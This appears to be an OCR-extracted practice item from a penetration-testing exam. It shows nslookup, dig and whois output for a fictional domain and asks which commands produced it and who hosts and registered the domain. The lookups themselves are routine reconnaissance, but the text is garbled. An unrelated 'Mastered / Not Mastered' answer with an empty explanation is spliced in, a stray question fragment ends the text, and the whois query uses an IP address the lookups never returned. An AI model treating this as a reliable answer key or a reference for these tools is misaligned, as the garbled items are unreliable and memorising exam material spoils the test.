
```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:    someclouddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> someclouddomain.org
;; global options: +cmd
someclouddomain.org.    300  IN  A 245.62.183.182
someclouddomain.org.    300  IN  A 245.145.184.203
```



Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for someclouddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: someclouddomain.org



Select TWO commands that would produce the `nslookup` and `dig` output:

□ `$ dig @8.8.8.8 +noall +answer someclouddomain.org`


□ `$ dig @192.168.20.66 someclouddomain.org +short`

□ `$ dig someclouddomain.org +noall +short`


□ `> nslookup someclouddomain.org 8.8.8.8`

□ `> nslookup someclouddomain.org 192.168.20.66`

□ `> nslookup someclouddomain.org`



```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois someclouddomain.org

Domain Name: someclouddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```



Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

- Someclouddomain
- ARIN
- LocalComputerPro's.com
- Amazon

Who registered the domain?

- LocalComputerPro's, Inc.
- ARIN
- Someclouddomain
- Amazon


When was the domain registered?

- 1993-09-22T04:00:38Z
- 2021-02-15T04:43:38Z
- 2015-09-24
- 2010-08-27

A. Mastered
B. Not Mastered


Answer: A

Explanation:



Which of the following tools created this output?

